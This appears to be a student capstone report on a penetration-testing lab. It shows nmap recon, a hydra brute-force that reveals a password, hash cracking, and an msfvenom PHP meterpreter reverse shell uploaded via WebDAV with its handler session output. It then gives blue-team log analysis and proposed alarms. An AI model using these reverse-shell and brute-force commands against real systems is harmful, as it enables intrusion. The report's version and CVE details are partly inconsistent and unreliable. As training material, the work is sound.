



# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System

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
04

**Hardening:** Proposed Alarms and Mitigation Strategies

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# Network Topology

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 10.0.0.1

## Machines

IPv4: 192.168.1.1  
OS: Windows 10  
Hostname: Red v Blue

IPv4: 192.168.1.90  
OS: Kali Linux  
Hostname: Kali

IPv4: 192.168.1.100  
OS: Ubuntu 18.04  
Hostname: ELK

IPv4: 192.168.1.105  
OS: Ubuntu 18.04  
Hostname: Capstone

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and polygons, creating a textured, crystalline effect.

# **Red Team**

## Security Assessment

# Recon: Describing the Target

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Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ELK	192.168.1.100	Network Monitoring machine running the ELK Stack (kibana) that Logs data from the Capstone Machine
Capstone	192.168.1.105	Target Machine It is acting as a webserver and also a client machine
Kali	192.168.1.90	Kali Linux Machine It is the attack Machine for pentesting the Capstone Machine
Red Vs Blue VM	192.168.1.1	Jumpbox/NATSwitch (hosting 3 VM's )

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access <a href="#">CVE-2019-6579</a>	Port 80 is used for web communication if it is unsecure it can allow public access	You can access web servers, also any accessible file and folders (secret_folder ) to be found and copied.
(LFI) Vulnerability Local File Inclusion <a href="#">CVE-2019-14205</a>	LFI allows access into confidential files on a site.	An LFI vulnerability allows attackers to gain access to sensitive credentials and devise exploits
Weak Passwords (hashed)	Storing a username or a password in plan text that is un-encrypted is opening yourself to exploitation	Ashton had Ryan's username and hashed password stored, we were able to use John or crackstation to gain access to ryan account
Brute - Force Attack <a href="#">CVE-2020-14494</a>	An attack that checks all possible username and password configurations until a correct one is found	Using the rockyou.txt file we were able to brute force Ashtons username and password.

# Vulnerability Assessment (continued)

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The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
WebDAV Vulnerability <a href="#">CVE-2004-0398</a>	<i>Exploit webDAV using a shell script</i>	<i>You can access web servers, also any accessible file and folders (secret_folder) to be found and copied.</i>
Ap-ache HTTP Server Vulnerabilities <a href="#">CVE-2021-41773</a>	<i>Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')</i>	<i>Exposes all the directories and files whether hidden or not by default</i>



# Exploitation: [Open Web Port 80]

01

## Tools & Processes

Using nmap to scan for open ports on the capstone machine

### Commands:

```
nmap -sV 192.168.1.105
```

```
nmap -sS -A 192.168.1.105
```

### Webserver:

- Using nmap we found the file directories

```
192.168.1.105/meet_our_team/ashton.txt
```

02

## Achievements

Using nmap -sV we scanned the ip address of the capstone “server” and found that port 22 and 80 are open. After that running nmap -sS -A we saw that 80 open to **apache httpd 2.4.49** and showed us the file structure on the web server.

We found ashton.txt and then the location of the secret folder

03

```
root@kali:~# nmap -sV 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-07 18:20 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00063s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
root@kali:~#
```

```
root@kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-08 08:07 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00073s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.29
http-ls: /volume /
maxfiles limit reached (10)
SIZE      TIME      FILENAME
- 2019-05-07 18:23 company_blog/
422 2019-05-07 18:23 company_blog/blog.txt
- 2019-05-07 18:23 company_folders/
- 2019-05-07 18:23 company_folders/company_culture/
- 2019-05-07 18:26 company_folders/customer_info/
- 2019-05-07 18:27 company_folders/sales_docs/
- 2019-05-07 18:22 company_share/
- 2019-05-07 18:34 meet_our_team/
329 2019-05-07 18:31 meet_our_team/ashton.txt
404 2019-05-07 18:33 meet_our_team/hannah.txt

[http-server-header: Apache/2.4.29 (Ubuntu)]
http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see http://www.nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.80ME=AND=7/8NDOT=22ZCT=1XCU=43523XPV=YDSD=1XDC=0WG=YMH=00155DSTM
OS=GCC4AB8BPX=06_44=pc-linux-gnu)SIC(Sb=10XGCD=1XTSR=10BTI=2ZCT=1X
OS=TS=A)OPS(O1=MSBAST11NW7X02=MSBAST11NW7X03=MSBANNT11NW7X04=MSBAST11NW7X05
OS=MSBAST11NW7X06=MSBAST11)WIN(W1=FE8B8W2=FE8B8W3=FE8B8W4=FE8B8W5=FE8B8W6=
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```

# Exploitation: [Brute-force Attack]

01

## Tools & Processes

Our group used Hydra that came pre - installed on our Kali Linux vm's, we also used the provided rockyou.txt as our password list.

### Command:

```
hydra -l ashton -P rockyou.txt -s  
80 -f 192.168.105 http-get  
/company_folders/secret_folder
```

Inside the company secret folder we found a hash of ryan's password.


02

## Achievements

Using the rockyou.txt we used hydra to crack ashton password giving up access to the /secret\_folder. There we found a file that contained ryans hashed password and how to access the webdav.


Using Crackstation we determined that ryans password was **linux4u**.

03



### Personal Note

- In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad9a5cd7c8376eeb58d69b3ccd352)
1. I need to open the folder on the left hand bar
  2. I need to click "Other Locations"
  3. I need to type "dav://172.16.84.205/webdav/"
  4. I will be prompted for my user (but i'll use ryans account) and password
  5. I can click and drag files into the share and reload my browser



```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-06-30 18:48:5  
root@Kali:~#
```

# Exploitation: [ Reverse Shell ]

03

01

## Tools & Processes

Created and uploaded a .php using `msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php`

Excited a reverse shell backdoor on Capstone Apache server

Found flag.txt and read `cat flag.txt`


02

## Achievements


Created a reverse shell payload and moved it to webDAV server as ryan,

Ran she shell.php and was able to access the Capstone “server”

Discovered flag.txt and used cat to read it `bing0@5h1sn@m0`



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```



# Exploitation: [Local File Inclusion LFI]

01

## Tools & Processes

Using msfvenom to create a shell.php and meterpreter to deliver a payload to the capstone “server”

02

## Achievements

Using use exploit/multi/handler in msfconsole we were able to capture capstone machine shell.

03

```
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.1.90    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Payload options (php/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
LHOST     192.168.1.90    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:
-----
Id  Name
--  ---
0   Wildcard Target

msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 -> 192.168.1.105:39770)
at 2022-07-09 08:00:23 -0700

meterpreter > pwd
/var/www/webdav
```

# Exploitation: [WebDAV Vulnerability]

01

## Tools & Processes


Using a msfvenom we created a shell script. We also used crackstation to decrypt ryans hashed password (linux4u) using our file browser in kali we moved the shell script onto the victims server with ryans cracked login info and the WebDAV protocol


02

## Achievements

Successfully Establishing a reverse shell after uploading and running the .php on the ryans machine. The php opened a access on port 4444. Using metasploit and the .php reverse shell exploit we gained accesses to the web server and explored folders, including root!

03






# **Blue Team**

## Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan


- The port scan occurred at July 5th 2022
- How many packets were sent, and from which IP? No evidence
- The destination responds with a packet indicating it is listening on that port is identified as port scan



# Analysis: Finding the Request for the Hidden Directory



- The request were occurred July 5th 2022 between 7pm-8pm. There were 16 K requests made.
- Ryan's Password Hash and \_doc were requested. The files contained Ryan's credentials.





# Analysis: Uncovering the Brute Force Attack

---



- 1200 Requests were made in the attack
- 1200 requests has been made before the attacker discovered the password.


 suricata.eve.timestamp	Jul 6, 2022 @ 00:45:00.000
 traefik.access.user_agent.device	Other
 traefik.access.user_agent.name	Other
 traefik.access.user_agent.original	Mozilla/4.0 (Hydra)
 url.original	/company_folders/secret_folder
 user_agent.device.name	Other
 user_agent.name	Other
 user_agent.original	Mozilla/4.0 (Hydra)
 user.name	ashton

# Analysis: Finding the WebDAV Connection



- 16 K requests were made to this directory
- Passwd.dav file was requested

## Top 10 HTTP requests [Packetbeat] ECS

 Export

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,486
http://192.168.1.105/	48
http://192.168.1.105/meet_our_team/	12
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	8
http://192.168.1.105/company_blog/	6



# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

What kind of alarm can be set to detect future port scans?

- Setting a alert to trigger when large amount of traffic from a single IP source targeting multiple ports occurs.

What threshold would you set to activate this alarm?

- The threshold for an alert of this type could be, *if any IP address makes more than 10 requests per second for more than 10 seconds or 50 or more ping requests.* An alarm would trigger

## System Hardening

What configurations can be set on the host to mitigate port scans?

- Close all unnecessary opened ports
- Deployment of SIEM (or equivalent) to detect and/or prevent intrusive actions such as port scanning

Describe the solution. If possible, provide required command lines

- Setting up a host or a network firewall to close ports that are not in use
- Having a Security Information and Event Monitoring or a similar model of system in place that alerts and/or prevents port scanning

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

What kind of alarm can be set to detect future unauthorized access?

- Low level Alarm (Threshold): In a span of hours, it should only limit a certain number of access.

What threshold would you set to activate this alarm?

- There should be a threshold for the access of requests. The requests should be under 5 Thresholds. 5 unsuccessful logins will alert us

## System Hardening

What configuration can be set on the host to block unwanted access?

- Creating a firewall to whitelist known IPs for ports that need restricted access
- Patching up old versions of softwares used
- Clearing out sensitive information that can lead to a system log in

Describe the solution. If possible, provide required command lines.

- Creating a whitelist for certain ports limits access to IPs that are known

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

What kind of alarm can be set to detect future brute force attacks?

- For Web Servers and SSH failed attempts, for example more than 4 times will alert.

What threshold would you set to activate this alarm?

- If more than 8 failed attempts are made on a user it should set a high Alert notification to the Networking team.

## System Hardening

What configuration can be set on the host to block brute force attacks?

- After 4 attempts of failed login, the account should be locked and there will be an alert sent to the security team.

Describe the solution. If possible, provide the required command line(s).

- Every password should have an expiration date. For example, changing passwords every two to 3 months. Also having 2 factor authentication for each account.

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm can be set to detect future access to this directory?

- Alarm can be set whenever there is access from an IP address that is not coming from a whitelist or known list of IPs

What threshold would you set to activate this alarm?

- Also having a threshold alarm when it reaches numerous requests over a certain period of time.

## System Hardening

What configuration can be set on the host to control access?

- Set up a restricted access using a whitelist to the web server where credential is needed to view a specific directory
- Updating the patch of the WebDAV server

Describe the solution. If possible, provide the required command line(s)

- Input trusted ip's for port 80 and 443 using whitelisted IPs

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

- Alarms should be set when executable files are uploaded, specially from an unknown source
- Alarms should also be set when an unnecessary opened port is receiving any form of data

What threshold would you set to activate this alarm?

- We set an alarm if there any connection going into a default port that is not open and/or uploading any invaled file type.

## System Hardening

What configuration can be set on the host to block file uploads?

- First and Foremost, FIRE ASHTON! And do cyber security awareness training with all employees.
- Making sure employees are downloading and uploading valid files.
- Not having any instructional files that are publicly accessible.
- Having 2 factor authentication and stronger password requirements

Describe the solution. If possible, provide the required command line.

- Having file validation and blocking executables would mitigate reverse shell scripts



### Question 1: Faulty Firewall

"Suppose you have a firewall that's supposed to block SSH connections, but instead lets them through. How would you debug it?"

Make sure each section of your response answers the questions laid out below.

1. Restate the Problem

**People can connect to the computer with SSH, When it's supposed to block the connections.**

2. Provide a Concrete Example Scenario

- o In Project 2, which machines were on the network?  
- **Capstone**  
- **Kali**  
- **Elk**
- o Which VMs were servers? Which protocol(s) did they serve?  
**Elk : HTTP, SSH**

**Capstone : HTTP, SSH**

- o Which VMs were clients? Which servers did they communicate with?  
**Kali and Capstone. They communicated internally.**
- o What network access policies were in place?  
**There were no policies while we were doing the attack. (!?)**

3. Explain the Solution Requirements

- o If one of your Project 2 VMs accepted SSH connections, what would you assume the source of the error is?  
**We can assume that the source of the error could be either in the network firewall or the host firewall.**
- o Which general configurations would you double-check?  
**Double checking the inbound rules of the firewall to see if SSH is blocked from being accessible.**
- o What actions would you take to test that your new configurations are effective?  
**1. SSH into the machines to check**

4. Explain the Solution Details

- o Which specific configurations within the faulty VM would you inspect to investigate the problem?  
**We can check the configurations of the VM's firewall program.**
- o Which specific settings would you check?  
**We would check if the inbound rule is disallowing connections from port 22.**
- o How would you attempt to connect to your VMs to test that your fix is effective?  
**We would use a machine that's connected to the network and SSH to the VM that we are trying to fix.**

5. Identify Advantages and Disadvantages of the Solution

- o Does your solution guarantee that the Project 2 network is now "immune" to all unauthorized access?  
**There is no guarantee that it would be immune to unauthorized access.**
- o What monitoring controls might you add to ensure that you identify any suspicious authentication attempts and/or failures?

**Setting up a threshold to Alert us whenever there is a numerous amount of failed attempts in accessing a machine.**

*The  
End*